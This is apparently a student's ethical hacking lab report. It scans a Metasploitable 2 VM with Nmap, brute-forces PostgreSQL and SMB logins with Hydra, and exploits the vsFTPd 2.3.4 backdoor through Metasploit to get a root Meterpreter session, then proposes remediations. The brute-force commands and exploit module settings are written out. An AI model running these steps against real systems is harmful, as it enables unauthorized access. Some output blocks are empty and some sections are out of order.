Ethical Hacking ELC 2526EVENSEM

Satyam Tiwari
1024030088

Setup

	Kali Linux	Metasploitable 2
RAM	4096 MB	512 MB
CPUs	2	1
Disk	25 GB VDI	8 GB VMDK
Network	Host-only (allow-all)	Host-only (allow-all)
IP	192.168.56.101	192.168.56.103
Role	Attacker	Victim

Tools Used

- Hydra
- Nmap
- Metasploit

Task 1: Reconnaissance and Service Auditing

1.1 Host Discovery

To initiate the security assessment, I verified the network interfaces and confirmed connectivity between my Kali Linux attacker machine and the Metasploitable 2 target VM over the isolated virtual Host-Only network adapter.

Running `ifconfig` on the target machine provided the baseline network metrics:

- **Target IP Address:** 192.168.56.103
- **Subnet Mask:** 255.255.255.0 (/24)
- **Attacker (Kali Linux) IP:** 192.168.56.101


I executed an initial network ping sweep using Nmap across the subnet range to confirm the target host was active and responding to ICMP/ARP traffic without launching a loud port scan.

```
nmap -sn 192.168.56.0/24
```

Command Flag Breakdown:

- `-sn`: Disables the default port scanning phase (Ping Scan). This restricts Nmap to host discovery only, verifying if a machine is online.
- `192.168.56.0/24`: Targets the full local Class-C network block.

Scan Output:



The scan confirmed that the target at `192.168.56.103` was active, routing properly, and ready for further service analysis.

1.2 Service Enumeration and Version Tracking

With the target confirmed active, I performed a targeted Nmap service version scan against the ports specified in the lab requirements to identify open entry points and the underlying software daemons.

```
nmap -p 23,25,445,3389,5432,5900 -sV 192.168.56.103
```

Command Flag Breakdown:

- `-p 23,25,445,3389,5432,5900`: Limits the scan to the required ports (Telnet, SMTP, SMB, RDP, PostgreSQL, and VNC).
- `-sV`: Enables service version detection, prompting Nmap to banner-grab and interrogate the open ports for application version data.

Scan Results: The scan completed in 6.50 seconds and mapped out the following network attack surface:

Port	State	Service	Version Details
23/tcp	open	telnet	Linux telnetd (Unencrypted remote administration)
25/tcp	open	smtp	Postfix smtpd (Mail delivery engine)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (Workgroup: WORKGROUP)
3389/tcp	closed	ms-wbt-server	Closed (RDP is a native Windows service; target runs Linux)
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (Protocol 3.3 desktop sharing)

1.3 Automated Credential Auditing with Hydra


I used THC-Hydra alongside the standard `fasttrack.txt` wordlist to audit the open services for weak, default, or unconfigured credential sets.

1. PostgreSQL Database Audit (Port 5432)

I targeted the default administrative database username `postgres` using the following command loop:

```
hydra -l postgres -P /usr/share/wordlists/fasttrack.txt -t 10
192.168.56.103 postgres
```

Result: Hydra identified a critical default credential vulnerability almost immediately:



1.4 Proposed Security Improvements

To fix the vulnerabilities found during the scanning and brute-force phases, the following security changes should be made to the target system:

1. Change Default Credentials

- **Remediation:** Change the default passwords for the `postgres` and `user` accounts immediately. Use strong passwords (at least 16 characters with a mix of letters, numbers, and symbols) to prevent simple dictionary attacks.

2. Replace Unencrypted Protocols

- **Remediation:** Turn off the Telnet service entirely and use SSH with public-key authentication for remote command-line access. For VNC, configure the service to only listen on localhost (`127.0.0.1`) and force users to tunnel the graphical desktop connection securely over SSH.

3. Restrict Network Access with a Firewall

- **Remediation:** Use a local firewall like `ufw` or `iptables` to block public access to PostgreSQL (port 5432) and Samba (port 445). Set up firewall rules to drop all incoming traffic on these ports unless it comes from a specific, trusted administrator IP address.

4. Secure the Mail Server Relay


- **Remediation:** Edit the Postfix configuration file (`/etc/postfix/main.cf`) to turn on SASL authentication (`smtpd_sasl_auth_enable = yes`). This stops the mail server from acting as an open relay and forces users to log in before sending emails.

2. Samba NetBIOS Audit (Port 445)

Next, I checked the generic system service account user `user`. To ensure the Samba daemon didn't drop connection packets under load, I throttled the attack speed down to a single thread (`-t 1`):

```
hydra -l user -P /usr/share/wordlists/fasttrack.txt -t 1
192.168.56.103 smb
```

Result: The service successfully matched another weak, identical credential pair:



3. Technical Constraints and Non-Vulnerable Protocols

During the credential audit phase, several services did not yield direct access due to specific environment configurations:

- **Telnet (Port 23):** I ran an automated brute-force attack against the default `msfadmin` account. The dictionary attack cycled through without crashing but returned `0 valid passwords found`, showing that this user profile has a modified password not present in the quick-pacing `fasttrack.txt` file.

- **SMTP (Port 25):** The mail daemon immediately closed the authentication request loop with an error string: `503 5.5.1 Error: authentication not enabled`. This indicates that the server handles anonymous mail relays internally but has SASL/SMTP login extensions disabled entirely.
- **VNC (Port 5900):** Probing the graphical interface threw a security mismatch error sequence (`unknown VNC server security result 2`) followed by a terminal drop: `VNC server told us to quit`. The legacy VNC engine dropped the multi-threaded connections to prevent brute-force exhaustion.

Task 2: Framework Exploitation & Reverse Shell Capture

For the second task, I leveraged the Metasploit Framework to move from credential auditing into active service exploitation. I targeted the unencrypted File Transfer Protocol service to achieve remote command execution.


2.1 vsFTPd 2.3.4 Upstream Backdoor Compromise (Port 21)

The validation targeted the FTP daemon on Port 21. This specific version contains a historic software supply-chain backdoor. Providing a login username containing a smiley face sequence (`:)`) triggers a hidden, unauthenticated listener socket on target port 6200.

1. Scanning and Version Verification

I ran a targeted check to guarantee the FTP version banner matched the vulnerable footprint perfectly:

```
nmap -p 21 -sV 192.168.56.103
```




2. Module Orchestration and Target Setup

I opened `msfconsole` and loaded the vsFTPd backdoor exploit module. I configured the target host IP and explicitly set the listener port to `6666` to intercept the callback cleanly:


```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.103
set LHOST 192.168.56.101
set LPORT 6666
```

Running `show options` confirmed the parameters were committed properly into memory:




3. Exploitation and Meterpreter Upgrade

I executed the exploit using the `exploit` command. The module automatically passed the backdoor token string to port 21, forced the target to fork the listener on port 6200, and upgraded the raw shell interface into a structured **Meterpreter session**:




5. Post-Exploitation Verification via Meterpreter API

To inspect target properties and complete the lab requirements, I called the native API tools instead:



The output verified that the service exploitation bypassed standard access layers to grant the highest level of administrative context (**root**). Next, I queried the full base folder tree using Meterpreter's native `ls` command to prove read capabilities over the compromised machine:



The file tree reflects full interaction capabilities across the core system storage layout, verifying full system takeover.